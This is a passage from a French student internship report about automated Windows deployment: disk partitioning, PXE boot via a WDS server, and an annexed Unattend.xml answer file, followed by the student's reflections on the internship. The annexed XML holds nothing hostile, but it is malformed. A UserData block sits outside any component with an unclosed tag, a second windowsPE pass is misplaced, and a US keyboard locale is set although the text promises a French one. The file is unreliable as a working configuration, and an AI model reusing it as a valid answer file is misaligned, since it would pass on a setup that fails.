Mon fichier doit créer trois partitions avec des tailles spécifiques : une pour le système (100 Mo), une pour la récupération (500 Mo) et une dédiée à Windows.

Ensuite, il organise ces partitions dans un ordre spécifique et les formate correctement. Enfin, le fichier installe Windows sur la troisième partition, en évitant la phase de post-installation (sélection de la langue et du clavier français et de l'EULA).


Le fichier Unattend.xml se trouve en annexe

3. Le déploiement de Windows en réseau

Le déploiement de Windows consiste à envoyer une image d'installation de Windows sur nos anciens ordinateurs. Pour amorcer ce processus, il est essentiel d'activer l'option PXE dans le BIOS de chaque PC.

Le PXE (Preboot Execution Environment), permet à un ordinateur client de démarrer et d'installer un système d'exploitation par le biais du réseau.

Une fois le serveur WDS configuré et les PC connectés au réseau local et l'option PXE activée, le déploiement distant des images a été lancé. Les machines ont établi une connexion avec le serveur WDS, récupéré l'image appropriée, le processus d'installation a débuté et s'est conclu de manière automatique.



Début d'une installation de Windows

VI) CONCLUSION

J'ai effectué un stage de 6 semaines au CMPR de Bobigny au sein du service informatique.

Ce stage a été une expérience plus que bénéfique pour moi, les personnes qui m'ont pris en charge ont fait preuve d'une confiance énorme et m'ont laissé en totale autonomie, ce qui m'a permis d'apprendre et de me forger une idée dans le monde de l'entreprise.

Ce stage a renforcé ma passion pour l'informatique et a confirmé ma décision de poursuivre mes études avec un BTS SIO, une étape importante dans ma quête d'une carrière dans le domaine de l'informatique.

Aussi cette période m'a aussi aidé au sein de mon développement personnel et a permis de me donner une confiance en moi bien plus grande, de me forger des compétences, qui je suis sûr me seront plus que bénéfique pour de mon avenir professionnel.

ANNEXE

```
<?xml version="1.0" encoding="utf-8"?>

<unattend xmlns="urn:schemas-microsoft-com:unattend">

  <settings pass="windowsPE">
    <component name="Microsoft-Windows-Setup" processorArchitecture="amd64"
      publicKeyToken="31bf3856ad364e35" language="neutral" versionScope="nonSxS"
      xmlns:wcm="http://schemas.microsoft.com/WMIConfig/2002/State"
      xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance">
      <DiskConfiguration>

<!-- Création de partition Recovery(WinPE) -->
        <Disk wcm:action="add">
          <CreatePartitions>
            <CreatePartition wcm:action="add">
              <Order>1</Order>
              <Size>500</Size>
              <Type>Primary</Type>
            </CreatePartition>

            <!-- Création partition système -->
            <CreatePartition wcm:action="add">
              <Order>2</Order>
              <Size>100</Size>
              <Type>EFI</Type>
            </CreatePartition>

            <!-- Création partition Windows -->
            <CreatePartition wcm:action="add">
              <Order>3</Order>
              <Type>Primary</Type>
            </CreatePartition>
          </CreatePartitions>
          <ModifyPartitions>

<!-- Modification de Partition WinPE -->
            <ModifyPartition wcm:action="add">
              <Order>1</Order>
              <PartitionID>1</PartitionID>
              <Format>NTFS</Format>
              <Label>WinRE</Label>
              <TypeID>DE94BBA406D14D40A16ABFD50179D6AC</TypeID>
            </ModifyPartition>

<!-- Modification de Partition système -->
            <ModifyPartition wcm:action="add">
              <Order>2</Order>
              <PartitionID>2</PartitionID>
```

```

        <Format>FAT32</Format>
        <Label>System</Label>
    </ModifyPartition>

    <!-- Modification de Partition Windows -->
    <ModifyPartition wcm:action="add">
        <Order>3</Order>
        <PartitionID>3</PartitionID>
        <Format>NTFS</Format>
        <Label>Windows</Label>
        <Letter>C</Letter>
    </ModifyPartition>
</ModifyPartitions>
</Disk>

                                <!--Nettoyage de notre disque-->
                                <WillWipeDisk>true</WillWipeDisk>

    <DiskID>0</DiskID>
                                <WillShowUI>OnErrors</WillShowUI>
</DiskConfiguration>

<!-- Installation de notre image Windows -->
    <ImageInstall>
        <OSImage>
            <InstallTo>
                <DiskID>0</DiskID>
                <PartitionID>3</PartitionID>
            </InstallTo>
        </OSImage>
    </ImageInstall>
</component>
</settings>

<UserData>
<AcceptEula>true</AcceptEula>
<UserData>

<!-- Saut de l'étape WinPE -->
    <settings pass="windowsPE">
        <component name="Microsoft-Windows-Setup" processorArchitecture="amd64"
        publicKeyToken="31bf3856ad364e35" language="neutral" versionScope="nonSxS"
        xmlns:wcm="http://schemas.microsoft.com/WMIConfig/2002/State"
        xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance">
            <InputLocale>0409:00000409</InputLocale>
            <SystemLocale>fr-FR</SystemLocale>
            <UILanguage>fr-FR</UILanguage>
            <UserLocale>fr-FR</UserLocale>
        </component>
    </settings>
</unattend>

```